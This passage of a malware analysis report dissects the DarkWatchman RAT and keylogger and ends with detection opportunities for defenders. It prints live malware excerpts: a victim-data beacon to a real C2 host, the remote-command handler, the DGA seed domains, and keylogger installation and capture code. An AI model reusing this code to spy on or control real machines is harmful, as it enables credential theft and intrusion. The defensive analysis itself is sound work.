  +'&un=' + bin2hex(username) + '&b=' + time_bias + '&l=' + os_locale +
  '&adm=' + adm + '&pd=' + part_of_domain + '&dr=' + domain_role +
  '&av=' +   bin2hex(avs, 0) + '&sc=' + bin2hex(sc, 0);
srv_send_data(2, 0, data);
```

Figure 14: Encoding for ‘srv_send_info()’ function

```
POST /index.php HTTP/1.1
Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded; Charset=UTF-8
Accept: */*
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.1)
  like Gecko
X-Client-Id: 26b799fa
X-Client-Controller: 2
X-Client-Ut: 1935
Content-Length: 159
Host: 3a60dc39.top

os=57696e646f77732031302050726f20414d443634&cn=4445534b544f502d4a474c4c4a4c44&un=61646d696e&b=0&l=en-
US&adm=0&pd=0&dr=0&av=57696e646f777320446566656e646572&sc=
```

Figure 15: Example communication with the C2 from the ‘srv_send_info()’ function

```
function srv_responce(status, responseBody, responseText) {
  try {
    switch (status) {
      case 200: break;
      case 820: execute_exe(false, responseText, responseBody); break;
      case 821: load_dll(responseText, responseBody); break;
      case 822: execute_cmd_line(responseText); break;
      case 823: execute(responseText); break;
      case 824: execute_wsh(responseText, responseBody); break;
      case 825: eval_js(responseText); break;
      case 826: execute_ps(responseText); break;
      case 827: stop_self(); break;
      case 828: uninstall(); break;
      case 829: upload_file(responseBody); break;
      case 830: set_timeout(responseText); break;
      case 831: set_cc_url(responseText); break;
      case 832: update_self(responseBody); break;
      case 833: update_keylogger(responseText); break;
      case 834: set_autostart_js(responseText); break;
      case 835: execute_exe(true, responseText, responseBody); break;
      default:
        return -2;
        break;
    }
  }
  catch (e) { return -99; }
  return 0;
}
```

Figure 16: ‘srv_responce()’ function

While the traffic from the victim to the C2 server remains HTTP/1.1 compliant, the response from the server will either be 200 – telling it to carry on and take no action – or an 8xx response. Each 8xx response maps to a function outlined elsewhere in the RAT and allows the threat actor to have some level of control over the victim machine. Beyond the obvious capabilities – loading other malware, stealing files, etc. – the C2 can also push updates to DarkWatchman over the wire. These updates can be for either the JS RAT or the keylogger. The C2 server can also provide a new C2 domain, change the timeout between communications, or set a Javascript snippet to automatically run the next time the malware starts. The threat actor can also remotely pass commands to stop the RAT or keylogger, or have them uninstall themselves. Since the keylogger is compiled at runtime, uninstalling the RAT will prevent the keylogger from persisting.

IIb(vi). DGA

DarkWatchman uses a DGA function to determine the potential C2 domains for the day. The function builds a list of 510 domains and tests them all sequentially until it finds a live server that provides the correct response. This domain is then stored in the registry (uid + ‘c’) and used by the malware until the next time it starts, when the function is run again. This C2 domain can be overridden remotely by the threat actor as well. The DGA function starts with a seeded list of 10 domains and generates 500 more using a combination of portions of the standardized date in long format, a salt, and the iteration number. This string is run through two functions: a CRC32 function and a function to convert integers to hex32. This leaves an 8 character string that is appended to the list of seeded domains. Once all 500 have been generated and added to the list, it is passed to a separate function that prepends ‘https://‘ and appends ‘.top/index.php‘ to each domain and tries to connect to the resulting URL. DarkWatchman passes the uid to the potential C2 and expects to receive a ‘200’ response with the uid in the body in return. Once it finds a server that responds in this fashion, it sets this domain in the registry as the current C2 for the day.

The script checks the registry for the existence of a salt – uid + ‘b’ – but this registry key is never set in the script. It appears this functionality was intended but not included.

```
var url_prefix = 'https:/' + '/';
var url_suffix = '.top/index.php';
var deafult_salt = 'd46ebd15';
var domains = new Array('bfdb1290', 'a3698d83', '3a60dc39', '4d67ecaf',
  'd303790c', 'a404499a', '3d0d1820', '4a0a28b6', 'dab53527',
  'adb205b1');
```

Figure 17: Seeded domain list, default salt, and url prefix and suffix from DGA function

During our analysis, PACT found that this DGA had been previously identified by Netlab360 and is currently tracked on their DGA tracker as “tordwm”.

IIb(vii). Persistence

DarkWatchman achieves persistence through a scheduled task. This task is set to run at user log on and execute the script using WScript. This is a simple persistence mechanism compared to some of the more advanced features of the RAT, but it is also a tested and reliable method of maintaining a foothold. Since the malware regularly changes its C2 server and can be updated remotely, it is safe to assume that this could change over time.

IIb(viii). C# Keylogger

DarkWatchman includes a feature complete C# keylogger that is dropped alongside the RAT in text format. The keylogger is provided as C# code and compiled during runtime from a Base64 PowerShell command stored in the registry. The keylogger code itself is obfuscated, with both function and variable names being randomized. However, there is no other obfuscation – no redundant logic or unnecessary functions – which leaves the entire compiled keylogger at 8.5kb.

During installation, the keylogger file is read by the malware and erased. The contents of this file are split, with the first 8 characters containing the parts of the XOR key used to decode the rest. The remainder of the string is passed, two characters at a time, to a function that un-XORs it using one of the four keys extracted in sequential order. The final string is a Base64-encoded Powershell command (see Figure 19.) This PowerShell command contains the C# code for the keylogger and the commands to compile it with CSC and execute it.

```
function keylogger_hex_to_registry(hex_data) {
  var k = new Array();
  for (var i = 0; i < 4; i++) { k[i] = parseInt(hex_data.substr(i * 2, 2), 16); }
  var kl_plain_data = unxor(hex_data.substr(8), k);
  return cfg_set_param(uid + 1, kl_plain_data);
}
function keylogger_to_registry() {
  if (fso.FileExists(self_dir + '2204722946')) {
    var kl_hex_data = get_file_content(self_dir + '2204722946', false);
    erase_file(self_dir + '2204722946');
    return keylogger_hex_to_registry(kl_hex_data);
  }
  else return false;
}
```

Figure 18: Functions to install keylogger to registry




Figure 19: Base64 encoded PowerShell command and output

The keylogger interacts with the JavaScript RAT through the use of three registry keys – uid + ‘a’ as a buffer for captured keystrokes and clipboard data, uid + ‘s’ as a flag to tell the keylogger to stop, and uid + ‘m’ which stores the keylogger mutex.

IIb(ix). Registry Buffer

The keylogger component of DarkWatchman captures the input of the low-level keyboard handler (‘WH_KEYBOARD_LL’) and monitors for all non-system keypresses. Writeable keystrokes, as well as delete and backspace, are captured and written to a buffer in the registry (uid + ‘a’). Captured keypresses are appended with a timestamp, the foreground window name, and the process name. The clipboard is also written to this registry when it is captured with “ :: Clipboard” appended to it. During its operating loop, the JavaScript portion of DarkWatchman will grab the contents of this registry key buffer, clear it out, and send it to the server. Using the registry as a buffer for the keylogger allows it to avoid writing to disk or sending the captured keypresses to the server itself, which reduces potential for detection. At the time of this writing, VirusTotal had 5/66 detections for the compiled keylogger, and all were generic/automated detections. None identified it as a keylogger.

```
GetWindowText(static_foreground_window, window_text_str_buffer, foreground_window_text_length + 1);
if ((h201e66b1 != foreground_window_pid) || (static_foreground_window != foreground_window) ||
(foreground_window_text_length_plus1.ToString() != window_text_str_buffer.ToString())) {
  update_keylogger_buffer_regkey(foreground_window_text_length_plus1, foreground_window_process_name, static_str_builder);
foreground_window_text_length_plus1.Remove(0, foreground_window_text_length_plus1.Length);
foreground_window_text_length_plus1.Append(window_text_str_buffer);
static_str_builder.Remove(0, static_str_builder.Length);
foreground_window = static_foreground_window;
Process foreground_window_process_inst = Process.GetProcessById((int) h201e66b1);
if (foreground_window_process_inst != null) foreground_window_process_name = foreground_window_process_inst.ProcessName;
else
  foreground_window_process_name = "";
  foreground_window_pid = h201e66b1;
}
if (message_int_value > 7) {
  if (is_value_8)
    static_str_builder.Append("[«]");
  else if (is_value_46)
    static_str_builder.Append("[del]");
  else
    static_str_builder.Append(str_buff_builder);
}
```

Figure 20: Segment of deobfuscated keylogger code

IIb(x). List of Registry Keys Utilized

Key	Purpose
uid + ‘s’	Stop keylogger flag
uid + ‘m’	Keylogger mutex
uid + ‘v’	Autorun JavaScript snippet storage
uid + ‘c’	Current C2 server
uid + ‘t’	Reconnect timeout
uid + ‘a’	Keylogger buffer
uid + ‘0’	Installation flag
uid + ‘p’	collect_user_profile flag
uid + ‘h’	clear_browsers_history flag
uid + ‘j’	JavaScript to evaluate
uid + ‘z’	Stop RAT
uid + ‘b’	DGA salt (not set)
uid + ‘r’	res_data (not set)
uid + ‘1’	Base64 encoded Powershell command used to compile keylogger

Table of Registry Keys Observed

A special thanks to Lee Archinal for contributing to this section.

III. Closing Thoughts & Key Takeaways

IIIa. Analytic Gaps & Anomalous Findings

Prevailion’s proprietary telemetry as well as the post on the Russian automotive forum regarding the “Pony Express” lure confirmed PACT’s hypothesis that DarkWatchman is in current use and likely being used as an initial access and reconnaissance tool. Attribution of DarkWatchman was not possible for PACT, but several findings were notable: DarkWatchman appears to be used by criminal actors; it appears to have targeted victims within Russia; its lure documents (and comments in the code) are written in Russian; and the mail servers used to disseminate DarkWatchman are located within Russia (and are parked at a Russian internet services company). Small typographical errors and misspellings were identified in the code that indicate the developer(s) may not be native English speakers.

IIIb. Takeaways

PACT analysts found it particularly novel the way that DarkWatchman utilizes the registry: as a way to communicate between abstracted threads of operation, and as both persistent and temporary storage. It would appear that the authors of DarkWatchman identified and took advantage of the complexity and opacity of the Windows Registry to work underneath or around the detection threshold of security tools and analysts alike. Registry changes are commonplace, and it can be difficult to identify which changes are anomalous or outside the scope of normal OS and software functions. Additionally, DarkWatchman's ability to use the registry for both a temporary storage buffer (for information that has yet to be sent to the C2), as well as a storage location for the encoded executable code prior to run time, indicates a robust understanding of software development and the Windows Operating System itself. The storage of the binary in the registry as encoded text means that Darkwatchman is persistent yet its executable is never (permanently) written to disk; it also means that DarkWatchman's operators can update (or replace) the malware every time it's executed. In PACT's analysis, this (along with DarkWatchman's persistence and self-compilation mechanisms that make use of LOLbins) represents an important step in the evolution of threat actor TTPs on Windows systems.

An additional capability of note is DarkWatchman's DGA: the sheer number of domains (510 every day) ensure that DarkWatchman's operators can dial up or dial down the resiliency of their C2 infrastructure as operational requirements dictate. This likely indicates that the TA may (at times) require this resiliency or level of risk-mitigation in their planned operations; it may also indicate that the TA has an operational budget that would allow them to register multiple domains daily (alternatively, it may indicate that DarkWatchman is designed to have an outsourced user base and the sheer number of domains generated by the DGA is required for deconfliction during operational use).

Furthermore, the functionality of DarkWatchman lends additional weight to the theory that it is designed for criminal use rather than espionage or sabotage. DarkWatchman attempts to delete shadow copies on installation, appears to look for enterprise targets (e.g., it explicitly searches for SmartCard Readers), and provides the ability to remotely load additional payloads. These may be indicators that the malware is intended to be used as a first stage initial payload for ransomware deployment. The introduction of a DGA-determined C2 structure provides resiliency and randomness to the C2 communications. One interesting hypothesis is that the ransomware operators could provide something like DarkWatchman to their less technologically capable affiliates, and once the affiliate gains a foothold in the system, it automatically communicates back to domains the operator controls. This would eliminate the need to have the affiliate deploy the ransomware or handle file exfiltration, and would move the ransomware operator from a negotiator role to actively controlling the infection. The capabilities and functionality of both the JavaScript and C# elements of DarkWatchman indicate a capable threat actor.

PACT's final takeaway to underscore is related to the actor's tactics, in the hopes of bringing the top of the "pyramid of pain" into focus. Throughout the investigation, PACT noted a distinct lack of shared infrastructure; that is, the TA does not share their operational IPs with other tenants. The IP hosting the DGA-generated domains appear to be the actor's alone. PACT also observed that the TA uses different Autonomous Systems (ASs), Hosting Providers, and name servers (and may or may not acquire a TLS certificate from a public CA) for their operational infrastructure, which can make it difficult for analysts to cluster this activity. This knowledge can hopefully assist defenders with building context and any follow-on analysis.

IV. Detection Opportunities

During PACT's analysis of DarkWatchman, the following detection opportunities were identified*:

1. Anomalous registry keys seen in \\HKCU\Software\Microsoft\Windows\DWM\
   8 character uid + 1 character identifier (see table in section IIb(x))
2. Abnormal/invalid HTTP status codes (C2 server issuing commands via the C2 response)
   E.g., HTTP 8xx responses
3. Observed HTTPS (tcp/443) traffic to URLs generated by the DGA
   - 7-character alphanumeric domains + ".top" + "/index.php"
   - Ref Netlab360's tordwm DGA feed (daily): https://data.netlab.360.com/dga/#tordwm
4. User agent string (Incorrect Internet Explorer 11 UA – "rv:11.1")
5. Many DNS queries emanating from a single system/process in an abnormally short time window (as a result of the DGA-generated queries)

**NOTE: these detection opportunities are not all-inclusive; many more almost certainly exist. PACT has included these for reference and to assist defenders with creating and building more robust detection signatures based on observed TTPs.*